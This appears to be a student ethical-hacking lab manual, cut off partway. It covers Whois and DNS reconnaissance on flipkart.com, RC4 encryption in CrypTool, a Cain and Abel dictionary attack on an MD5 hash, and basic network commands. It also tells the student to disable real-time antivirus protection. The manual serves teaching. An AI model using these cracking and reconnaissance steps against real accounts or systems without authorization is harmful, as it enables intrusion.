
PRACTICAL NO: 1


Aim: Google and Whois Reconnaissance

- **Use Google search techniques to gather information about a specific target or organization.**
- **Utilize advanced search operators to refine search results and access hidden information.**
- **Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure.**


Step 1:- Search “flipkart ” on google and take a screenshot of the results displayed.




Step 2:- Take a screenshot of side panel containing flipkart information.




Step 3: - Go to browser and search for https://who.is/



Step 4: - Search for www.flipkart.com/



Step 5:- Scroll down and study the information given below



Important Dates

Expires On	2025-06-03
Registered On	2007-06-03
Updated On	2022-09-04

Name Servers

sdns14.ultradns.biz	156.154.142.14
sdns14.ultradns.com	156.154.140.14
sdns14.ultradns.net	156.154.141.14
sdns14.ultradns.org	156.154.143.14

Similar Domains

flipk-art.com | flipk-artbigbillionday.in | flipk-click-winz.club | flipk-indsky.xyz | flipk-mart.ink | flipk-mobil.xyz | flipk-oohop.xyz | flipk-ruby.xyz | flipk-shol.xyz | flipk-usshop.xyz | flipk.art | flipk.com | flipk.cyou | flipk.ee | flipk0.com | flipk12.com | flipk1art.xyz | flipk20.icu | flipk2234.com | flipk4rt.shop |

Registrar Data

Make Private Now

We will display stored WHOIS data for up to 30 days.

Step 6:- Click on dns records

who.is Premium Domains Transfer Features Login Sign Up Search domains or IPs

flipkart.com

DNS information

Whois | RDAP | DNS Records | Uptime | Diagnostics

DNS Records for flipkart.com

Hostname	Type	TTL	Priority	Content
flipkart.com	SOA	7200		PDNS1.ULTRADNS.NET sysadmin@flipkart.com 2017032958 10800 900 604800 10800
flipkart.com	NS	14581		sdns14.ultradns.com
flipkart.com	NS	14581		sdns14.ultradns.org
flipkart.com	NS	14581		sdns14.ultradns.net
flipkart.com	NS	14581		sdns14.ultradns.biz
flipkart.com	A	727		163.53.76.86
flipkart.com	MX	95	1	eu-smtp-inbound-2.mimecast.com
flipkart.com	MX	95	1	eu-smtp-inbound-1.mimecast.com

Step 7:- click on diagnostics

flipkart.com

diagnostic tools

Whois | RDAP | DNS Records | Diagnostics

Ping

```
PING flipkart.com (163.53.76.86) 56(84) bytes of data.
64 bytes from 163.53.76.86 (163.53.76.86): icmp_seq=1 ttl=55 time=259 ms
64 bytes from 163.53.76.86 (163.53.76.86): icmp_seq=2 ttl=55 time=258 ms
64 bytes from 163.53.76.86 (163.53.76.86): icmp_seq=3 ttl=55 time=258 ms
64 bytes from 163.53.76.86 (163.53.76.86): icmp_seq=4 ttl=55 time=258 ms
64 bytes from 163.53.76.86 (163.53.76.86): icmp_seq=5 ttl=55 time=258 ms

--- flipkart.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 257.781/257.978/258.722/0.371 ms
```

Traceroute


```
traceroute to flipkart.com (163.53.76.86), 30 hops max, 60 byte packets
 1  ip-10-0-0-119.ec2.internal (10.0.0.119)  0.666 ms  0.641 ms  0.734 ms
 2  ec2-3-236-62-111.compute-1.amazonaws.com (3.236.62.111)  8.051 ms 244.5.6.121 (244.5.6.121)  6.444 ms 244.5.3.65 (244.5.3.65)  6.587 ms
 3  * 240.0.56.65 (240.0.56.65)  1.526 ms 240.3.12.66 (240.3.12.66)  1.691 ms
 4  242.0.226.83 (242.0.226.83)  2.018 ms 242.2.113.69 (242.2.113.69)  2.441 ms 242.0.226.213 (242.0.226.213)  2.741 ms
 5  240.2.88.13 (240.2.88.13)  7.767 ms 240.2.88.5 (240.2.88.5)  8.211 ms 240.2.88.15 (240.2.88.15)  8.242 ms
 6  151.148.10.176 (151.148.10.176)  7.695 ms  7.810 ms  7.212 ms
 7  100.66.0.205 (100.66.0.205)  2.277 ms 151.148.10.177 (151.148.10.177)  8.491 ms  8.564 ms
 8  116.119.46.40 (116.119.46.40)  252.167 ms  250.886 ms  251.058 ms
 9  * * *
10  * * *
```


PRACTICAL NO: 2

Aim: - Password Encryption and Cracking with CrypTool and Cain and Abel


A. **Password Encryption and Decryption:**
1. **Use CrypTool to encrypt passwords using the RC4 algorithm.**
2. **Decrypt the encrypted passwords and verify the original values.**


Step 1: - Open the CrypTool and Create one text file and save the file at some location.
Example: Type Ethical Hacking.






Step 2: - Go to Encryption and select the RC4 and encryption in 32 bits.







Step 3: - After clicking encrypt you may get the converted message



Step 4: - Open the encrypted text file and click on encrypt/decrypt and select the RC4 and decrypt in 32 bits. and put the key which you have used to encrypt the text file and click on decrypt



Step 5: - The text file will decrypt




B. Password Cracking and Wireless Network Password Decoding:


1. **Use Cain and Abel to perform a dictionary attack on Windows account passwords.**
2. **Decode wireless network passwords using Cain and Abel's capabilities.**

Disable Realtime Security before beginning with the steps.


Step 1: - Open Cain & Abel and click on Hash Calculator and type “password” in the “text to hash” space and copy the “MD5” output.




Step 2: - Go to “Cracker” tab in it click on “MD5 Hashes” and right click in the empty space in the right side and paste the copied md5 hash and click on ok.




Step 3: - Right click on the hash and select “Dictionary Attack”.




Step 4: - Right click in the file space and select “Add to list” and go to this loc “C:\Program Files (x86) \Cain\Wordlists”
and add that text file to the list.





Step 5: - Click on "Start" and it will be decrypting the hash and the decrypted will be shown in the text box below, you can key symbol before the hash.



PRACTICAL NO: 3

Aim: Linux Network Analysis and ARP Poisoning

A. **Linux Network Analysis: ipconfig(Win) / ifconfig(Linux), ping, netstat, tracert(Win) / traceroute(Linux).**

Open command prompt and type the following commands. (Windows)

OR

Open Terminal in Linux

1.ipconfig

```
Microsoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.

C:\Users\AS>ipconfig

Windows IP Configuration


Ethernet adapter vEthernet (Default Switch):

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f1f7:da5c:a31a:d59f%31
   IPv4 Address. . . . . . . . . . . : 172.26.240.1
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . :
```

2.ping <target> Example: ping 8.8.8.8

```
Microsoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.

C:\Users\AS>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=9ms TTL=119
Reply from 8.8.8.8: bytes=32 time=10ms TTL=119
Reply from 8.8.8.8: bytes=32 time=9ms TTL=119
Reply from 8.8.8.8: bytes=32 time=9ms TTL=119

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 9ms, Maximum = 10ms, Average = 9ms
```

3.netstat

```
C:\Users\AS>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:44822        Shield-04:44823        ESTABLISHED
